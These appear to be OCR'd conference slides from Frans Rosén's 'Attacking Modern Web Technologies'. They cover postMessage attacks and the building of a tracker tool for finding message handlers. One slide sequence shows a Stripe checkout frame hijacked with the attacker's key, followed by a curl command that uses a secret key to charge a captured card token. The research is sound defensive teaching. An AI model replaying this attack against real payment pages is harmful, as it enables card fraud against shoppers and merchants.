




```
Frame loads
api.stripe.com?key=pk_diffkey…
```


Attacking Modern Web Technologies

Frans Rosén @fransrosen

It’s now the attacker’s Stripe account








Attacking Modern Web Technologies

Frans Rosén @fransrosen


Payment will fail for site…



Attacking Modern Web Technologies

Frans Rosén @fransrosen

Payment will fail for site…but worked for Stripe!




```
8      "card": {
9        "address_country": "US",
10       "address_zip": "90210",
11       "cvc": "***",
12       "exp_month": "02",
13       "exp_year": "2020",
14       "number": "**** **** **42 42"
```

Response body

```
1
2      "id": "tok_CUCo8i6y3vKuOL",
3      "object": "token",
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

From Stripe-logs we can charge the card anything!

```
8       "card": {
9         "address_country": "US",
10        "address_zip": "90210",
11        "cvc": "***",
12        "exp_month": "02",
13        "exp_year": "2020",
14        "number": "**** **** **42 42"
```

Response body

```
1     {
2       "id": "tok_CUCo8i6y3vKuOL",
3       "object": "token",
```

```
local @ s3 $ curl https://api.stripe.com/v1/charges \
>     -u sk_test_c90aN5R3UTGRNSGHxdD2f44r: \
>     -d amount=999 \
>     -d currency=usd \
>     -d description="Example charge" \
>     -d source=tok_CUCo8i6y3vKuOL
{
  "id": "ch_CUCsQZJj29vadC",
  "object": "charge",
  "amount": 999,
  "amount_refunded": 0,
  "application": null,
  "application_fee": null,
  "balance_transaction": "txn_CUCs47FwnqOopF",
  "captured": true,
  "created": 1520952676,
  "currency": "usd",
  "customer": null,
  "description": "Example charge",
```

From Stripe-logs we can charge the card anything!

```
8       "card": {
9         "address_country": "US",
10        "address_zip": "90210",
11        "cvc": "***",
12        "exp_month": "02",
13        "exp_year": "2020",
14        "number": "**** **** **42 42"
```

Response body

```
1     {
2       "id": "tok_CUCo8i6y3vKuOL",
3       "object": "token",
```

```
local @ s3 $ curl https://api.stripe.com/v1/charges \
>     -u sk_test_c90aN5R3UTGRNSGHxdD2f44r: \
>     -d amount=999 \
>     -d currency=usd \
>     -d description="Example charge" \
>     -d source=tok_CUCo8i6y3vKuOL
{
  "id": "ch_CUCsQZJj29vadC",
  "object": "charge",
  "amount": 999,
  "amount_refunded": 0,
  "application": null,
  "application_fee": null,
  "balance_transaction": "txn_CUCs47FwnqOopF",
  "captured": true,
  "created": 1520957[illegible]6,
  "currency": "usd",
  "customer": null,
  "description": "Example charge",
```

Client-Side Race Condition #2

postMessage from opener between two other postMessage-calls


Chrome seems to be the only one allowing this to happen afaik.

postMessage-tracker Speedbumps

postMessage-tracker Speedbumps

- Problem 1: Function-wrapping, Raven.js, rollbar, bugsnag, NewRelic


Before:




postMessage-tracker Speedbumps

- Problem 1: Function-wrapping, Raven.js, rollbar, bugsnag, NewRelic

Before:



After:



Solution: Find wrapper and jump over it. console better due to this!

postMessage-tracker Speedbumps

- Problem 2: jQuery-wrapping, such a mess (diff btw version)

Before:

2. **helpx.adobe.com** `top.frames[0]`
   at https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/reference-materials/test-api/quicksearch.html:18:19

```
function(b){return typeof
_!==za&&_.event.triggered!==b.type?
_.event.dispatch.apply(a,arguments):void 0}
```

postMessage-tracker Speedbumps

- Problem 2: jQuery-wrapping, such a mess (diff btw version)

Before:

2. **helpx.adobe.com** `top.frames[0]`
at https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/reference-materials/test-api/quicksearch.html:18:19

```
function(b){return typeof
_!==za&&_.event.triggered!==b.type?
_.event.dispatch.apply(a,arguments):void 0}
```

After:

3. **helpx.adobe.com** `top.frames[0]`
jQuery

```
function(msg) {
            var msgData = msg.originalEvent.data;

            if (msgData.msgid !=
"docstrap.quicksearch.start") {
                return;
            }

            var results =
Searcher.search(msgData.searchTerms);

            window.parent.postMessage({"results": results,
"msgid": "docstrap.quicksearch.done"}, "*");
        }
```

Solution: Use either ._data, .expando or .events from jQuery object!

postMessage-tracker Speedbumps

- Problem 3: Anonymous functions. Could not identify them at all.

Before:

postMessage-tracker Speedbumps

- Problem 3: Anonymous functions. Could not identify them at all.

Before:

After:

9. **cdn.embedly.com** `top.frames[1].frames[0]`
at Object.f.addEvent (https://cdn.embedly.com/widgets/media.html?src=https%3A%2F%2Fplayer.vimeo.com%2Fvideo%2F144169347%3Fportrait%3D0%26byline%3D0%26title%3D0&url=https%3A%2F%2Fplayer.vimeo.com%2Fvideo%2F144169347%3Fautoplay%3D1%26loop%3D1%26title%3D0%26byline%3D0%26portrait%3D0&image=http%3A%2F%2Fi.vimeocdn.com%2Fvideo%2F541945450_1280.jpg&key=d04bfffea46d4aeda930ec88cc64b87c&type=text%2Fhtml&schema=vimeo:7:26120)
`bound`

Solution: Can't extract using Function.toString() in Chrome :(
Will however at least show them as tracked now

postMessage-tracker released?

No :(I suck. "Soon"?

postMessage-tracker released?

No :(I suck. "Soon"?


Want to complete more features!

postMessage-tracker released?

No :(I suck. "Soon"?

Want to complete more features!

- Trigger debugger to breakpoint messages (since we own the order)
- Try to see if .origin is being used and how
- If regex, run through Rex!


That’s it!
Frans Rosén (@fransrosen)